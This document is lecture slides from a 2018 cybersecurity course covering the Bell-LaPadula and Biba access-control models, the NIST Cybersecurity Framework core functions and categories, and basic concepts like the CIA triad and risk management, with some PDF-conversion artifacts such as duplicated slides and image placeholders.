
- Inverse/dual of Bell-LaPadula model
  1.  $s \in S$  can read  $o \in O$  iff  $i(s) \leq i(o)$
  2.  $s \in S$  can write to  $o \in O$  iff  $i(o) \leq i(s)$
  3.  $s_1 \in S$  can execute  $s_2 \in S$  iff  $i(s_2) \leq i(s_1)$
- Add compartments and discretionary controls to get full dual of Bell-LaPadula model

# Intuition for Integrity Levels

- The higher the level, the more confidence
  - That a program will execute correctly
  - That data is accurate and/or reliable
- Note relationship between integrity and trustworthiness
- Important point: *integrity levels are not confidentiality levels*

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# Lecture 3: Cross Cutting Fundamentals

---

September 4, 2018

Dr. Dan Massey

# Bell-LaPadula Model Summary (1/2)

- Security levels arranged in linear ordering
  - Top Secret: highest
  - Secret
  - Confidential
  - Unclassified: lowest
- Levels consist of *security clearance*  $L(s)$ 
  - Objects have *security classification*  $L(o)$
- Enhanced to Include Lattice of Categories

# Bell-LaPadula Summary (2/2)

- Information flows *up*, not *down*
  - “Reads up” disallowed, “reads down” allowed
  - Writes up” allowed, “writes down” disallowed
- Simple Security Condition
  - Subject  $s$  can read object  $o$  iff  $L(s) \text{ dom } L(o)$  and  $s$  has permission to read  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no reads up” rule
- $*$ -Property
  - Subject  $s$  can write object  $o$  iff  $L(o) \text{ dom } L(s)$  and  $s$  has permission to write  $o$ 
    - Note: combines mandatory control (relationship of security levels) and discretionary control (the required permission)
  - Sometimes called “no writes down” rule

# Biba's Model

- Inverse/dual of Bell-LaPadula model
  1.  $s \in S$  can read  $o \in O$  iff  $i(s) \leq i(o)$
  2.  $s \in S$  can write to  $o \in O$  iff  $i(o) \leq i(s)$
  3.  $s_1 \in S$  can execute  $s_2 \in S$  iff  $i(s_2) \leq i(s_1)$
- Add compartments and discretionary controls to get full dual of Bell-LaPadula model

# **Read The NIST Framework Document Link on Course Website**

[https://www.nist.gov/sites/default/files/documents/2017/12/05/draft-2\\_framework-v1-1\\_without-markup.pdf](https://www.nist.gov/sites/default/files/documents/2017/12/05/draft-2_framework-v1-1_without-markup.pdf)



Slides Modified From

# Framework for Improving Critical Infrastructure Cybersecurity

March 2017

[cyberframework@nist.gov](mailto:cyberframework@nist.gov)



# Improving Critical Infrastructure Cybersecurity

- *“It is the policy of the United States to enhance the security and resilience of the Nation’s critical infrastructure and to maintain a cyber environment that encourages efficiency, innovation, and economic prosperity while promoting safety, security, business confidentiality, privacy, and civil liberties”*




- Executive Order 13636

- February 12, 2013

# The Cybersecurity Framework...

- Includes a set of standards, methodologies, procedures, and processes that align policy, business, and technological approaches to address cyber risks.
- Provides a prioritized, flexible, repeatable, performance-based, and cost-effective approach, including information security measures and controls, to help owners and operators of critical infrastructure identify, assess, and manage cyber risk.
- Identifies areas for improvement to be addressed through future collaboration with particular sectors and standards-developing organizations.
- Is consistent with voluntary international standards.

# The Framework Is for Organizations...



- Of any size, in any sector in (and outside of) the critical infrastructure.
- That already have a mature cyber risk management and cybersecurity program.
- That don't yet have a cyber risk management or cybersecurity program.
- Needing to keep up-to-date managing risks, facing business or societal threats.
- In the federal government, too...since it is compatible with FISMA requirements and goals.

# **Continued Improvement of Critical Infrastructure Cybersecurity**


- Amends the National Institute of Standards and Technology Act (15 U.S.C. 272(c)) to say:

**■ “...on an ongoing basis, facilitate and support the development of a voluntary, consensus-based, industry-led set of standards, guidelines, best practices, methodologies, procedures, and processes to cost-effectively reduce cyber risks to critical infrastructure”**



- Cybersecurity Enhancement Act of 2014
  - (P.L. 113-274)
  - 18 December 2014

# Cybersecurity Framework Components



# Framework Core (1/2)

**What processes and assets need protection?**

**What safeguards are available?**

**What techniques can identify incidents?**

**What techniques can contain impacts of incidents?**

**What techniques can restore capabilities?**

Identify	Asset Management	ID.AM
	Business Environment	ID.BE
	Governance	ID.GV
	Risk Assessment	ID.RA
	Risk Management Strategy	ID.RM
Protect	Access Control	PR.AC
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Information Protection Processes & Procedures	PR.IP
	Maintenance	PR.MA
	Protective Technology	PR.PT
Detect	Anomalies and Events	DE.AE
	Security Continuous Monitoring	DE.CM
	Detection Processes	DE.DP
Respond	Response Planning	RS.RP
	Communications	RS.CO
	Analysis	RS.AN
	Mitigation	RS.MI
	Improvements	RS.IM
Recover	Recovery Planning	RC.RP
	Improvements	RC.IM
	Communications	RC.CO

# Framework Core (2/2)

Identify	Asset Management	ID.AM
	Business Environment	ID.BE
	Governance	ID.GV
	Risk Assessment	ID.RA
	Risk Management Strategy	ID.RM
Protect	Access Control	PR.AC
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Information Protection Processes & Procedures	PR.IP
	Maintenance	PR.MA
Detect	Protective Technology	PR.PT
	Anomalies and Events	DE.AE
	Security Continuous Monitoring	DE.CM
Respond	Detection Processes	DE.DP
	Response Planning	RS.RP
	Communications	RS.CO
	Analysis	RS.AN
	Mitigation	RS.MI
Recover	Improvements	RS.IM
	Recovery Planning	RC.RP
Recover	Improvements	RC.IM

<b>ID.BE-1:</b> The organization's role in the supply chain is identified and communicated	<b>COBIT 5 APO08.04, APO08.05, APO10.03, APO10.04, APO10.05</b> <b>ISO/IEC 27001:2013 A.15.1.3, A.15.2.1, A.15.2.2</b> <b>NIST SP 800-53 Rev. 4 CP-2, SA-12</b>
<b>ID.BE-2:</b> The organization's place in critical infrastructure and its industry sector is identified and communicated	<b>COBIT 5 APO02.06, APO03.01</b> <b>NIST SP 800-53 Rev. 4 PM-8</b>
<b>ID.BE-3:</b> Priorities for organizational mission, objectives, and activities are established and communicated	<b>COBIT 5 APO02.01, APO02.06, APO03.01</b> <b>ISA 62443-2-1:2009 4.2.2.1, 4.2.3.6</b> <b>NIST SP 800-53 Rev. 4 PM-11, SA-14</b>
<b>ID.BE-4:</b> Dependencies and critical functions for delivery of critical services are established	<b>ISO/IEC 27001:2013 A.11.2.2, A.11.2.3, A.12.1.3</b> <b>NIST SP 800-53 Rev. 4 CP-8, PE-9, PE-11, PM-8, SA-14</b>
<b>ID.BE-5:</b> Resilience requirements to support delivery of	<b>COBIT 5 DSS04.02</b> <b>ISO/IEC 27001:2013 A.11.1.4, A.17.1.1, A.17.1.2, A.17.2.1</b>

# Key Attributes

- **It's a framework, not a prescriptive standard**
  - Provides a common language and systematic methodology for managing cyber risk.
  - Is meant to be adapted.
  - Does not tell an organization *how* much cyber risk is tolerable, nor provide “the one and only” formula for cybersecurity.
  - Enable best practices to become standard practices for everyone via common lexicon to enable action across diverse stakeholders.
- **It's voluntary**
- **It's a living document**
  - It is intended to be updated as stakeholders learn from implementation, and as technology and risks change...more later.
  - That's one reason why the Framework focuses on questions an organization needs to ask itself to manage its risk. While practices, technology, and standards will change over time—principles will not.

# Common Patterns of Use

- Integrate the functions into your leadership vocabulary and management tool sets.
- Determine optimal risk management using Implementation Tiers.
- Measure current risk management using Implementation Tiers.
- Reflect on business environment, governance, and risk management strategy categories.
- Develop a Profile of cybersecurity priorities, leveraging (Sub)Sector Profiles when available.



Concludes Slides Modified From

# Framework for Improving Critical Infrastructure Cybersecurity

March 2017

[cyberframework@nist.gov](mailto:cyberframework@nist.gov)



# Key Concepts For The Course

- Core Set of CyberSecurity Concepts
  - Identify, Protect, Detect, Respond, Recover
- Any strong cybersecurity plan must address all
  - Can't secure what you can't identify
  - Can't provide perfect protection
  - Can only respond if you are aware there is an issue
  - Key objective is not prevent any possible attack but instead to have identified risks, deployed countermeasures based on risks, and have plans to recover.

# Cross Cutting Concepts Wrap-Up

- CyberSecurity Triad
  - Confidentiality
  - Integrity
  - Availability
- Risk Management
  - No perfect confidentiality, integrity, or availability
  - Security must reflect cost/benefit trade-offs
- Adversarial Thinking
  - Consider your system from the adversary's viewpoint
  - Fundamentally different from protecting against a fault
  - Adversary will trigger the (perhaps unlikely) sequence of events that best suits their objectives
- Build CyberSecurity Defenses Around the Framerwork of Identify, Protect, Detect, Respond, and Recover
- Specific Tools and Techniques:  
Attack Trees, BLP and Biba model, core elements of the NIST Framework



**Read Computer Security: Principle  
and Practices Chapter 2**

# **Additional Details From Chapter 20**

Symmetric Encryption and Message  
Confidentiality

Responsible only for the content in these slides

# Motivating Problems:

Confidentiality: how could we encrypt a message?  
(email, web/http, sms, etc)

